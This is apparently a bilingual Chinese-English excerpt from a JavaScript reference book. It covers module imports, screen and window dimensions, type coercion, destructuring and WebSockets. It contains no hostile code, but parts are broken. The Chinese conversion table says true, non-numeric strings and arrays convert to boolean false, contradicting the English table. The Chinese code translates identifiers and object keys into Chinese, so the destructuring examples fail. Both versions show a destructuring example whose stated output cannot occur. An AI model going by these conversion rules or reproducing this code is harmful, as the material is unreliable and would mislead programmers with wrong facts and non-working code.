所有导出的成员现在都可以通过 test 变量访问。未导出的成员不可用，就像使用命名成员导入时一样不可用。

注意：模块路径 './test' 由 loader 解析，且不受ECMAScript规范约束- 这可以是指向任何资源的字符串（文件系统上的相对或绝对路径、网络资源的URL，或任何其他字符串标识符）。

```
import circleArea from './circle';
console.log(circleArea(4));
```

Note that a *default export* is implicitly equivalent to a named export with the name `default`, and the imported binding (`circleArea` above) is simply an alias. The previous module can be written like

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

You can only have one default export per module. The name of the default export can be omitted.

```
// named export: must have a name
export const PI = 3.14;
```

```
// default export: name is not required
export default function (radius) {
    return PI * radius * radius;
}
```

Section 57.3: Importing named members from another module

Given that the module from the Defining a Module section exists in the file test.js, you can import from that module and use its exported members:

```
import {doSomething, MyClass, PI} from './test'

doSomething()

const mine = new MyClass()
mine.test()

console.log(PI)
```

The `somethingPrivate()` method was not exported from the test module, so attempting to import it will fail:

```
import {somethingPrivate} from './test'

somethingPrivate()
```

Section 57.4: Importing an entire module

In addition to importing named members from a module or a module's default export, you can also import all members into a namespace binding.

```
import * as test from './test'

test.doSomething()
```

All exported members are now available on the `test` variable. Non-exported members are not available, just as they are not available with named member imports.

Note: The path to the module '`./test`' is resolved by the `loader` and is not covered by the ECMAScript specification - this could be a string to any resource (a path - relative or absolute - on a filesystem, a URL to a network resource, or any other string identifier).

第57.5节：使用别名导入命名成员

有时你可能会遇到成员名称非常长的成员，例如 `thisIsWayTooLongOfAName()`。在这种情况下，你可以导入该成员并给它一个更短的名字，以便在你当前的模块中使用：

```
import {thisIsWayTooLongOfAName as shortName} from 'module'

shortName()
```

你可以这样导入多个长名称的成员：

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as
otherName} from 'module'

shortName()
console.log(otherName)
```

最后，你可以将导入别名与普通成员导入混合使用：

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'

shortName()
console.log(PI)
```

第57.6节：带副作用的导入

有时你只想导入一个模块，以便其顶层代码被执行。这对于polyfills（垫片）、其他全局变量或只在模块导入时运行一次的配置非常有用。

假设有一个名为 `test.js` 的文件：

```
console.log('Initializing...')
```

你可以这样使用它：

```
import './test'
```

这个例子会在控制台打印`Initializing...`。

第57.7节：导出多个命名成员

```
const namedMember1 = ...
const namedMember2 = ...
const namedMember3 = ...

export { namedMember1, namedMember2, namedMember3 }
```

Section 57.5: Importing named members with aliases

Sometimes you may encounter members that have really long member names, such as `thisIsWayTooLongOfAName()`. In this case, you can import the member and give it a shorter name to use in your current module:

```
import {thisIsWayTooLongOfAName as shortName} from 'module'

shortName()
```

You can import multiple long member names like this:

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as
otherName} from 'module'

shortName()
console.log(otherName)
```

And finally, you can mix import aliases with the normal member import:

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'

shortName()
console.log(PI)
```

Section 57.6: Importing with side effects

Sometimes you have a module that you only want to import so its top-level code gets run. This is useful for polyfills, other globals, or configuration that only runs once when your module is imported.

Given a file named `test.js`:

```
console.log('Initializing...')
```

You can use it like this:

```
import './test'
```

This example will print `Initializing...` to the console.

Section 57.7: Exporting multiple named members

```
const namedMember1 = ...
const namedMember2 = ...
const namedMember3 = ...

export { namedMember1, namedMember2, namedMember3 }
```

第58章：屏幕

第58.1节：获取屏幕分辨率

获取屏幕的物理尺寸（包括窗口边框和菜单栏/启动器）：

```
var width = window.screen.width,  
    height = window.screen.height;
```

第58.2节：获取屏幕的“可用”区域

获取屏幕的“可用”区域（即不包括屏幕边缘的任何栏，但包括窗口边框和其他窗口）：

```
var availableArea = {  
    pos: {  
        x: window.screen.availLeft,  
        y: window.screen.availTop  
    },  
    size: {  
        width: window.screen.availWidth,  
        height: window.screen.availHeight  
    }  
};
```

第58.3节：页面宽度和高度

获取当前页面宽度和高度（适用于任何浏览器），例如在编写响应式程序时：

```
function pageWidth() {  
    return window.innerWidth != null? window.innerWidth : document.documentElement &&  
document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body != null  
? document.body.clientWidth : null;  
}  
  
function pageHeight() {  
    return window.innerHeight != null? window.innerHeight : document.documentElement &&  
document.documentElement.clientHeight ? document.documentElement.clientHeight : document.body !=  
null? document.body.clientHeight : null;  
}
```

第58.4节：窗口的innerWidth和innerHeight属性

获取窗口的高度和宽度

```
var width = window.innerWidth  
var height = window.innerHeight
```

第58.5节：获取屏幕的颜色信息

确定屏幕的颜色深度和像素深度：

```
var pixelDepth = window.screen.pixelDepth,  
    colorDepth = window.screen.colorDepth;
```

Chapter 58: Screen

Section 58.1: Getting the screen resolution

To get the physical size of the screen (including window chrome and menubar/launcher):

```
var width = window.screen.width,  
    height = window.screen.height;
```

Section 58.2: Getting the “available” area of the screen

To get the “available” area of the screen (i.e. not including any bars on the edges of the screen, but including window chrome and other windows):

```
var availableArea = {  
    pos: {  
        x: window.screen.availLeft,  
        y: window.screen.availTop  
    },  
    size: {  
        width: window.screen.availWidth,  
        height: window.screen.availHeight  
    }  
};
```

Section 58.3: Page width and height

To get current page width and height (for any browser), e.g. when programming responsiveness:

```
function pageWidth() {  
    return window.innerWidth != null? window.innerWidth : document.documentElement &&  
document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body != null  
? document.body.clientWidth : null;  
}  
  
function pageHeight() {  
    return window.innerHeight != null? window.innerHeight : document.documentElement &&  
document.documentElement.clientHeight ? document.documentElement.clientHeight : document.body !=  
null? document.body.clientHeight : null;  
}
```

Section 58.4: Window innerWidth and innerHeight Properties

Get the window height and width

```
var width = window.innerWidth  
var height = window.innerHeight
```

Section 58.5: Getting color information about the screen

To determine the color and pixel depths of the screen:

```
var pixelDepth = window.screen.pixelDepth,  
    colorDepth = window.screen.colorDepth;
```

第59章：变量强制转换/类型转换

第59.1节：双重否定 (!!x)

双重否定!!不是一个独立的JavaScript运算符或特殊语法，而只是两个否定操作的连续序列。它用于将任何类型的值转换为其相应的true或false布尔值，具体取决于该值是truthy还是falsy。

```
!!1      // true  
!!0      // false  
!!undefined // false  
!!{}     // true  
!![]    // true
```

第一个否定将任何truthy值转换为false，将任何falsy值转换为true。第二个否定则作用于一个普通的布尔值。两者结合将任何truthy值转换为true，任何falsy值转换为false。

然而，许多专业人士认为使用这种语法的做法不可接受，推荐使用更易读的替代方案，尽管它们写起来更长：

```
x !== 0      // 当x是数字时，替代!!x  
x != null    // 当x是对象、字符串或undefined时，替代!!x
```

使用!!x被认为是不良实践，原因如下：

- 从风格上看，它可能看起来像一种特殊语法，实际上它只是两个连续的否定操作，伴随隐式类型转换。
- 通过代码更好地提供变量和属性中存储值的类型信息更为合适。
例如，`x !== 0` 表示 `x` 可能是一个数字，而 `!x` 并没有向代码的读者传达任何类似的优势。
- 使用 `Boolean(x)` 可以实现类似的功能，并且是更明确的类型转换。

第59.2节：隐式转换

JavaScript 会尝试在使用时自动将变量转换为更合适的类型。通常建议显式进行转换（参见其他示例），但了解隐式转换发生的情况仍然很有价值。

```
"1" + 5 === "15" // 5 被转换成了字符串。  
1 + "5" === "15" // 1 被转换成了字符串。  
1 - "5" === -4 // "5" 被转换成了数字。  
alert({}) // 弹出 "[object Object]", {} 被转换成了字符串。  
!0 === true // 0 被转换成了布尔值。  
if ("hello") {} // 运行, "hello" 被转换成了布尔值。  
new Array(3) === ""; // 返回 true。数组被转换成字符串 - Array.toString();
```

一些较棘手的部分：

```
!"0" === false // "0" 被转换为 true，然后取反。  
!"false" === false // "false" 被转换为 true，然后取反。
```

第59.3节：转换为布尔值

`Boolean(...)` 会将任何数据类型转换为 `true` 或 `false`。

Chapter 59: Variable coercion/conversion

Section 59.1: Double Negation (!!x)

The double-negation !! is not a distinct JavaScript operator nor a special syntax but rather just a sequence of two negations. It is used to convert the value of any type to its appropriate `true` or `false` Boolean value depending on whether it is *truthy* or *falsy*.

```
!!1      // true  
!!0      // false  
!!undefined // false  
!!{}     // true  
!![]    // true
```

The first negation converts any value to `false` if it is *truthy* and to `true` if it is *falsy*. The second negation then operates on a normal Boolean value. Together they convert any *truthy* value to `true` and any *falsy* value to `false`.

However, many professionals consider the practice of using such syntax unacceptable and recommend simpler to read alternatives, even if they're longer to write:

```
x !== 0      // instead of !!x in case x is a number  
x != null    // instead of !!x in case x is an object, a string, or an undefined
```

Usage of !!x is considered poor practice due to the following reasons:

- Stylistically it may look like a distinct special syntax whereas in fact it is not doing anything other than two consecutive negations with implicit type conversion.
- It is better to provide information about types of values stored in variables and properties through the code.
For example, `x !== 0` says that `x` is probably a number, whereas `!x` does not convey any such advantage to readers of the code.
- Usage of `Boolean(x)` allows for similar functionality, and is a more explicit conversion of type.

Section 59.2: Implicit conversion

JavaScript will try to automatically convert variables to more appropriate types upon use. It's usually advised to do conversions explicitly (see other examples), but it's still worth knowing what conversions take place implicitly.

```
"1" + 5 === "15" // 5 got converted to string.  
1 + "5" === "15" // 1 got converted to string.  
1 - "5" === -4 // "5" got converted to a number.  
alert({}) // alerts "[object Object]", {} got converted to string.  
!0 === true // 0 got converted to boolean.  
if ("hello") {} // runs, "hello" got converted to boolean.  
new Array(3) === ""; // Return true. The array is converted to string - Array.toString();
```

Some of the trickier parts:

```
!"0" === false // "0" got converted to true, then reversed.  
!"false" === false // "false" converted to true, then reversed.
```

Section 59.3: Converting to boolean

`Boolean(...)` will convert any data type into either `true` or `false`.

```
Boolean("true") === true  
Boolean("false") === true  
Boolean(-1) === true  
Boolean(1) === true  
Boolean(0) === false  
Boolean("") === false  
Boolean("1") === true  
Boolean("0") === true  
Boolean({}) === true  
Boolean([]) === true
```

空字符串和数字0会被转换为 false，其他所有值都会被转换为 true。

更简短但不太清晰的形式：

```
!!"true" === true  
!!"false" === true  
!!-1 === true  
!!1 === true  
!!0 === false  
!!"" === false  
!!"1" === true  
!!"0" === true  
!!{} === true  
!![] === true
```

这种更简短的形式利用了逻辑非运算符两次隐式类型转换的特性，如

<http://stackoverflow.com/documentation/javascript/208/boolean-logic/3047/double-negation-x> 中所述。

以下是来自 ECMAScript 规范的完整布尔转换列表

- 如果myArg的类型是`undefined`或`null`，则`Boolean(myArg) === false`
- 如果myArg的类型是`boolean`，则`Boolean(myArg) === myArg`
- 如果myArg的类型是`number`，则`Boolean(myArg) === false`当myArg是`+0`、`-0`或`Nan`时；否则为`true`如果myArg的类型是`string`，则`Boolean(myArg) === false`当myArg是空字符串（长度为零）时；否则为`true`
- 如果myArg的类型是`symbol`或`object`，则`Boolean(myArg) === true`

被转换为`false`的值称为`falsy`（其他所有值称为`truthy`）。参见比较操作。

第59.4节：将字符串转换为数字

```
Number('0') === 0
```

`Number('0')`会将字符串 ('0') 转换为数字 (0)

一种更简短但不太清晰的写法：

```
+'0' === 0
```

一元+运算符对数字不做任何操作，但会将其他类型转换为数字。

有趣的是，`+(-12) === -12`。

```
parseInt('0', 10) === 0
```

```
Boolean("true") === true  
Boolean("false") === true  
Boolean(-1) === true  
Boolean(1) === true  
Boolean(0) === false  
Boolean("") === false  
Boolean("1") === true  
Boolean("0") === true  
Boolean({}) === true  
Boolean([]) === true
```

Empty strings and the number 0 will be converted to false, and all others will be converted to true.

A shorter, but less clear, form:

```
!!"true" === true  
!!"false" === true  
!!-1 === true  
!!1 === true  
!!0 === false  
!!"" === false  
!!"1" === true  
!!"0" === true  
!!{} === true  
!![] === true
```

This shorter form takes advantage of implicit type conversion using the logical NOT operator twice, as described in <http://stackoverflow.com/documentation/javascript/208/boolean-logic/3047/double-negation-x>

Here is the complete list of boolean conversions from the [ECMAScript specification](#)

- if myArg of type `undefined` or `null` then `Boolean(myArg) === false`
- if myArg of type `boolean` then `Boolean(myArg) === myArg`
- if myArg of type `number` then `Boolean(myArg) === false` if myArg is `+0`, `-0`, or `NaN`; otherwise `true`
- if myArg of type `string` then `Boolean(myArg) === false` if myArg is the empty String (its length is zero); otherwise `true`
- if myArg of type `symbol` or `object` then `Boolean(myArg) === true`

Values that get converted to `false` as booleans are called `falsy` (and all others are called `truthy`). See Comparison Operations.

Section 59.4: Converting a string to a number

```
Number('0') === 0
```

`Number('0')` will convert the string ('0') into a number (0)

A shorter, but less clear, form:

```
+'0' === 0
```

The unary + operator does nothing to numbers, but converts anything else to a number.

Interestingly, `+(-12) === -12`.

```
parseInt('0', 10) === 0
```

`parseInt('0', 10)` 会将字符串 ('0') 转换为数字 (0) , 别忘了第二个参数, 即基数。如果不提供, `parseInt` 可能会将字符串转换成错误的数字。

第59.5节：将数字转换为字符串

`String(0) === '0'`

`String(0)` 会将数字 `(0)` 转换为字符串 `('0')`。

更简短但不太清晰的形式：

" + 0 === '0'

第59.6节：原始类型到原始类型的转换表

值	转换为字符串	转换为数字	转换为布尔值
undefined	"未定义"	NaN	假
空	"空"	0	假
真	"真"	1	假
假	"假"	0	假
非数字	"非数字"		
"" 空字符串		0	假
		0	假
2.4		2.4	真
"test" (非数字)		NaN	假
"0"		0	真
"1"		1	真
-0	"0"		假
0	"0"		假
1	"1"		真
Infinity	"Infinity"		真
-Infinity	-无穷		假
[]	""	0	假
[3]	"3"	3	真
['a']	"a"	NaN	假
['a','b']	"a,b"	NaN	假
{ }	"[object Object]"	NaN	假
function(){}{}	"function(){}"	NaN	假

加粗的值突出显示程序员可能会感到惊讶的转换。

要显式转换值，可以使用 `String()` `Number()` `Boolean()`

第59.7节：将数组转换为字符串

`Array.join(separator)` 可用于将数组输出为字符串，分隔符可配置

默认 (separator = ",") :

```
["a", "b", "c"].join() === "a,b,c"
```

`parseInt('0', 10)` will convert the string ('0') into a number (0), don't forget the second argument, which is radix. If not given, `parseInt` could convert string to wrong number.

Section 59.5: Converting a number to a string

```
String(0) === '0'
```

`String(0)` will convert the number (0) into a string ('0').

A shorter, but less clear, form:

$$'' + 0 == '0'$$

Section 59.6: Primitive to Primitive conversion table

Value	Converted To String	Converted To Number	Converted To Boolean
undefined	"undefined"	NaN	false
null	"null"	0	false
true	"true"	1	true
false	"false"	0	false
NaN	"NaN"		false
"" empty string		0	false
" "		0	true
"2.4" (numeric)		2.4	true
"test" (non numeric)		NaN	true
"0"		0	true
"1"		1	true
-0	"0"		false
0	"0"		false
1	"1"		true
Infinity	"Infinity"		true
-Infinity	"-Infinity"		true
[]	""	0	true
[3]	"3"	3	true
['a']	"a"	NaN	true
['a','b']	"a,b"	NaN	true
{ }	"[object Object]"	NaN	true
function(){} function(){}	"function(){}"	NaN	true

Bold values highlight conversion that programmers may find surprising

To convert explicitly values you can use String() Number() Boolean()

Section 59.7: Convert an array to a string

`Array.join(separator)` can be used to output an array as a string, with a configurable separator.

Default (separator = ","):

```
[ "a", "b", "c" ].join() === "a,b,c"
```

使用字符串分隔符：

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

使用空分隔符：

```
["B", "o", "b"].join("") === "Bob"
```

第59.8节：使用数组方法将数组转换为字符串

这种方法看起来可能没什么用，因为你使用匿名函数来完成一些你可以用 `join()` 实现的事情；但如果你在将数组转换为字符串的同时需要对字符串进行某些操作，这会很有用。

```
var arr = ['a', 'á', 'b', 'c']

function upper_lower (a, b, i) {
  //...在这里做一些操作
  b = i & 1 ? b.toUpperCase() : b.toLowerCase();
  return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,Áb,C"
```

第59.9节：将数字转换为布尔值

```
Boolean(0) === false
```

`Boolean(0)` 会将数字 0 转换为布尔值 `false`。

更简短但不太清晰的形式：

```
!!0 === false
```

第59.10节：将字符串转换为布尔值

将字符串转换为布尔值请使用

```
Boolean(myString)
```

或者更简短但不太清晰的形式

```
!!myString
```

除空字符串（长度为零）外，所有字符串作为布尔值均被评估为`true`。

```
Boolean('') === false // 这是正确的
Boolean("") === false // 这是正确的
Boolean('0') === false // 这是错误的
Boolean('any_nonempty_string') === true // 这是正确的
```

第59.11节：整数转浮点数

在JavaScript中，所有数字在内部都表示为浮点数。这意味着只需将整数作为浮点数使用，

With a string separator:

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

With a blank separator:

```
["B", "o", "b"].join("") === "Bob"
```

Section 59.8: Array to String using array methods

This way may seem to be useless because you are using anonymous function to accomplish something that you can do it with `join()`; But if you need to make something to the strings while you are converting the Array to String, this can be useful.

```
var arr = ['a', 'á', 'b', 'c']

function upper_lower (a, b, i) {
  //...do something here
  b = i & 1 ? b.toUpperCase() : b.toLowerCase();
  return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,Áb,C"
```

Section 59.9: Converting a number to a boolean

```
Boolean(0) === false
```

`Boolean(0)` will convert the number 0 into a boolean `false`.

A shorter, but less clear, form:

```
!!0 === false
```

Section 59.10: Converting a string to a boolean

To convert a string to boolean use

```
Boolean(myString)
```

or the shorter but less clear form

```
!!myString
```

All strings except the empty string (of length zero) are evaluated to `true` as booleans.

```
Boolean('') === false // is true
Boolean("") === false // is true
Boolean('0') === false // is false
Boolean('any_nonempty_string') === true // is true
```

Section 59.11: Integer to Float

In JavaScript, all numbers are internally represented as floats. This means that simply using your integer as a float is

这就是转换所需做的全部。

第59.12节：浮点数转整数

要将浮点数转换为整数，JavaScript提供了多种方法。

`floor` 函数返回小于或等于该浮点数的第一个整数。

```
Math.floor(5.7); // 5
```

`ceil` 函数返回大于或等于该浮点数的第一个整数。

```
Math.ceil(5.3); // 6
```

`round` 函数对浮点数进行四舍五入。

```
Math.round(3.2); // 3  
Math.round(3.6); // 4
```

版本 ≥ 6

截断（`trunc`）去除浮点数的小数部分。

```
Math.trunc(3.7); // 3
```

注意截断（`trunc`）和 `floor` 之间的区别：

```
Math.floor(-3.1); // -4  
Math.trunc(-3.1); // -3
```

第59.13节：将字符串转换为浮点数

`parseFloat` 接受一个字符串作为参数，并将其转换为浮点数

```
parseFloat("10.01") // = 10.01
```

all that must be done to convert it.

Section 59.12: Float to Integer

To convert a float to an integer, JavaScript provides multiple methods.

The `floor` function returns the first integer less than or equal to the float.

```
Math.floor(5.7); // 5
```

The `ceil` function returns the first integer greater than or equal to the float.

```
Math.ceil(5.3); // 6
```

The `round` function rounds the float.

```
Math.round(3.2); // 3  
Math.round(3.6); // 4
```

Version ≥ 6

Truncation (`trunc`) removes the decimals from the float.

```
Math.trunc(3.7); // 3
```

Notice the difference between truncation (`trunc`) and `floor`:

```
Math.floor(-3.1); // -4  
Math.trunc(-3.1); // -3
```

Section 59.13: Convert string to float

`parseFloat` accepts a string as an argument which it converts to a float/

```
parseFloat("10.01") // = 10.01
```

第60章：解构赋值

解构是一种模式匹配技术，最近在 ECMAScript 6 中被添加到 JavaScript 中。

它允许你在表达式的右侧和左侧模式匹配时，将一组变量绑定到对应的一组值

第60.1节：对象解构

解构是一种方便的方式，可以将对象的属性提取到变量中。

基本语法：

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { name, age } = person;  
  
// 等同于  
let name = person.name; // 'Bob'  
let age = person.age; // 25
```

解构和重命名：

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { name: firstName } = person;  
  
// 等同于  
let firstName = person.name; // 'Bob'
```

带默认值的解构赋值：

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { phone = '123-456-789' } = person;  
  
// 等同于  
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

解构赋值与重命名及默认值

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { 电话: p = '123-456-789' } = person;
```

Chapter 60: Destructuring assignment

Destructuring is a **pattern matching** technique that is added to JavaScript recently in ECMAScript 6.

It allows you to bind a group of variables to a corresponding set of values when their pattern matches to the right hand-side and the left hand-side of the expression.

Section 60.1: Destructuring Objects

Destructuring is a convenient way to extract properties from objects into variables.

Basic syntax:

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { name, age } = person;  
  
// Is equivalent to  
let name = person.name; // 'Bob'  
let age = person.age; // 25
```

Destructuring and renaming:

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { name: firstName } = person;  
  
// Is equivalent to  
let firstName = person.name; // 'Bob'
```

Destructuring with default values:

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { phone = '123-456-789' } = person;  
  
// Is equivalent to  
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Destructuring and renaming with default values

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { 电话: p = '123-456-789' } = person;
```

// 等同于

```
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

第60.2节：解构函数参数

从传入函数的对象中提取属性。此模式模拟命名参数，而不是依赖参数位置。

```
let user = {  
    name: 'Jill',  
    age: 33,  
    profession: 'Pilot'  
}  
  
function greeting ({name, profession}) {  
    console.log(`Hello, ${name} the ${profession}`)  
}  
  
greeting(user)
```

这对数组也适用：

```
let parts = ["Hello", "World!"];  
  
function greeting([first, second]) {  
    console.log(`${first} ${second}`);  
}
```

第60.3节：嵌套解构

我们不仅限于解构对象/数组，还可以解构嵌套的对象/数组。

嵌套对象解构

```
var obj = {  
    a: {  
        c: 1,  
        d: 3  
    },  
    b: 2  
};  
  
var {  
    a: {  
        c: x,  
        d: y  
    },  
    b: z  
} = obj;  
  
console.log(x, y, z); // 1,3,2
```

嵌套数组解构

```
var arr = [1, 2, [3, 4], 5];  
  
var [a, , [b, c], d] = arr;
```

// Is equivalent to

```
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Section 60.2: Destructuring function arguments

Pull properties from an object passed into a function. This pattern simulates named parameters instead of relying on argument position.

```
let user = {  
    name: 'Jill',  
    age: 33,  
    profession: 'Pilot'  
}  
  
function greeting ({name, profession}) {  
    console.log(`Hello, ${name} the ${profession}`)  
}  
  
greeting(user)
```

This also works for arrays:

```
let parts = ["Hello", "World!"];  
  
function greeting([first, second]) {  
    console.log(`${first} ${second}`);  
}
```

Section 60.3: Nested Destructuring

We are not limited to destructuring an object/array, we can destructure a nested object/array.

Nested Object Destructuring

```
var obj = {  
    a: {  
        c: 1,  
        d: 3  
    },  
    b: 2  
};  
  
var {  
    a: {  
        c: x,  
        d: y  
    },  
    b: z  
} = obj;  
  
console.log(x, y, z); // 1,3,2
```

Nested Array Destructuring

```
var arr = [1, 2, [3, 4], 5];  
  
var [a, , [b, c], d] = arr;
```

```
console.log(a, b, c, d); // 1 3 4 5
```

解构不仅限于单一模式，我们可以在其中嵌套数组，达到多层嵌套。同样，我们也可以对包含对象的数组进行解构，反之亦然。

对象中的数组

```
var obj = {  
  a: 1,  
  b: [2, 3]  
};  
  
var {  
  a: x1,  
  b: [x2, x3]  
} = obj;  
  
console.log(x1, x2, x3); // 1 2 3
```

数组中的对象

```
var arr = [1, 2, {a : 3}, 4];  
  
var [x1, x2, {a : x3}, x4] = arr;  
  
console.log(x1, x2, x3, x4);
```

第60.4节：数组解构

```
const myArr = ['one', 'two', 'three']  
const [a, b, c] = myArr  
  
// a = 'one', b = 'two', c = 'three'
```

我们可以在数组解构时设置默认值，参见“解构时的默认值”示例。

通过数组解构，我们可以轻松交换两个变量的值：

```
var a = 1;  
var b = 3;  
  
[a, b] = [b, a];  
// a = 3, b = 1
```

我们可以指定空位来跳过不需要的值：

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

第60.5节：变量中的解构

除了将对象解构为函数参数外，你还可以在变量声明中这样使用它们：

```
const person = {  
  name: '约翰·多伊',  
  age: 45,  
  location: '巴黎, 法国',  
};
```

```
console.log(a, b, c, d); // 1 3 4 5
```

Destructuring is not just limited to a single pattern, we can have arrays in it, with n-levels of nesting. Similarly we can destructure arrays with objects and vice-versa.

Arrays Within Object

```
var obj = {  
  a: 1,  
  b: [2, 3]  
};  
  
var {  
  a: x1,  
  b: [x2, x3]  
} = obj;  
  
console.log(x1, x2, x3); // 1 2 3
```

Objects Within Arrays

```
var arr = [1, 2, {a : 3}, 4];  
  
var [x1, x2, {a : x3}, x4] = arr;  
  
console.log(x1, x2, x3, x4);
```

Section 60.4: Destructuring Arrays

```
const myArr = ['one', 'two', 'three']  
const [a, b, c] = myArr  
  
// a = 'one', b = 'two', c = 'three'
```

We can set default value in destructuring array, see the example of Default Value While Destructuring.

With destructuring array, we can swap the values of 2 variables easily:

```
var a = 1;  
var b = 3;  
  
[a, b] = [b, a];  
// a = 3, b = 1
```

We can specify empty slots to skip unneeded values:

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

Section 60.5: Destructuring inside variables

Aside from destructuring objects into function arguments, you can use them inside variable declarations as follows:

```
const person = {  
  name: 'John Doe',  
  age: 45,  
  location: 'Paris, France',  
};
```

```
let { 名字, 年龄, 位置 } = person;

console.log('我是 ' + 名字 + ', 年龄 ' + 年龄 + ', 住在 ' + 位置 + '!');
// -> "我是约翰·多伊, 45岁, 住在巴黎, 法国."
```

如你所见，创建了三个新变量：名字、年龄和位置，它们的值是从对象person中获取的，前提是它们与键名匹配。

第60.6节：解构时的默认值

我们经常遇到这样一种情况：尝试提取的属性在对象/数组中不存在，导致出现TypeError（在解构嵌套对象时）或被设置为undefined。解构时我们可以设置一个默认值，如果对象中未找到该属性，则会回退到该默认值。

```
var obj = {a : 1};
var {a : x, b : x1 = 10} = obj;
console.log(x, x1); // 1, 10
```

```
var arr = [];
var [a = 5, b = 10, c] = arr;
console.log(a, b, c); // 5, 10, undefined
```

第60.7节：解构时重命名变量

解构赋值允许我们引用对象中的一个键，但将其声明为不同名称的变量。

语法看起来像普通JavaScript对象的键值语法。

```
let user = {
  name: '约翰·史密斯',
  id: 10,
  email: 'johns@workcorp.com',
};

let {user: userName, id: userId} = user;

console.log(userName) // 约翰·史密斯
console.log(userId) // 10
```

```
let { name, age, location } = person;

console.log('I am ' + name + ', aged ' + age + ' and living in ' + location + '.');
// -> "I am John Doe aged 45 and living in Paris, France."
```

As you can see, three new variables were created: name, age and location and their values were grabbed from the object person if they matched key names.

Section 60.6: Default Value While Destructuring

We often encounter a situation where a property we're trying to extract doesn't exist in the object/array, resulting in a TypeError (while destructuring nested objects) or being set to **undefined**. While destructuring we can set a default value, which it will fallback to, in case of it not being found in the object.

```
var obj = {a : 1};
var {a : x, b : x1 = 10} = obj;
console.log(x, x1); // 1, 10
```

```
var arr = [];
var [a = 5, b = 10, c] = arr;
console.log(a, b, c); // 5, 10, undefined
```

Section 60.7: Renaming Variables While Destructuring

Destructuring allows us to refer to one key in an object, but declare it as a variable with a different name. The syntax looks like the key-value syntax for a normal JavaScript object.

```
let user = {
  name: 'John Smith',
  id: 10,
  email: 'johns@workcorp.com',
};

let {user: userName, id: userId} = user;

console.log(userName) // John Smith
console.log(userId) // 10
```

第61章：WebSockets

参数	详情
url	支持此WebSocket连接的服务器url。
data	发送给主机的内容。
消息	从主机接收到的消息。

WebSocket 是一种协议，支持客户端与服务器之间的双向通信：

WebSocket 的目标是为基于浏览器的应用程序提供一种与服务器进行双向通信的机制，且不依赖于打开多个 HTTP 连接。 ([RFC 6455](#))

WebSocket 运行在 HTTP 协议之上。

第 61.1 节：处理字符串消息

```
var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var value = "an example message";

//onmessage : 事件监听器 - 当接收到服务器消息时触发
ws.onmessage = function(message) {
    if (message === value) {
        console.log("回声主机发送了正确的消息。");
    } else {
        console.log("预期: " + value);
        console.log("接收: " + message);
    }
};

//onopen : 事件监听器 - 当 WebSocket 的 readyState 变为 open 时触发，表示
现在我们已准备好向服务器发送和接收消息
ws.onopen = function() {
    //send 用于向服务器发送消息
    ws.send(value);
};
```

第61.2节：建立 WebSocket 连接

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";
var ws = new WebSocket(wsHost);
```

第61.3节：处理二进制消息

```
var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 字节缓冲区
var bufferView = new DataView(buffer);

bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);

ws.binaryType = 'arraybuffer';

ws.onmessage = function(message) {
    var view = new DataView(message.data);
```

Chapter 61: WebSockets

Parameter	Details
url	The server url supporting this web socket connection.
data	The content to send to the host.
message	The message received from the host.

WebSocket is protocol, which enables two-way communication between a client and server:

The goal WebSocket is to provide a mechanism for browser-based applications that need two-way communication with servers that does not rely on opening multiple HTTP connections. ([RFC 6455](#))

WebSocket works over HTTP protocol.

Section 61.1: Working with string messages

```
var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var value = "an example message";

//onmessage : Event Listener - Triggered when we receive message form server
ws.onmessage = function(message) {
    if (message === value) {
        console.log("The echo host sent the correct message.");
    } else {
        console.log("Expected: " + value);
        console.log("Received: " + message);
    }
};

//onopen : Event Listener - event is triggered when websockets readyState changes to open which means
now we are ready to send and receives messages from server
ws.onopen = function() {
    //send is used to send the message to server
    ws.send(value);
};
```

Section 61.2: Establish a web socket connection

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";
var ws = new WebSocket(wsHost);
```

Section 61.3: Working with binary messages

```
var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 byte buffer
var bufferView = new DataView(buffer);

bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);

ws.binaryType = 'arraybuffer';

ws.onmessage = function(message) {
    var view = new DataView(message.data);
```

```
console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};

ws.onopen = function() {
    ws.send(buffer);
};
```

第61.4节：建立安全的WebSocket连接

```
var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);
```

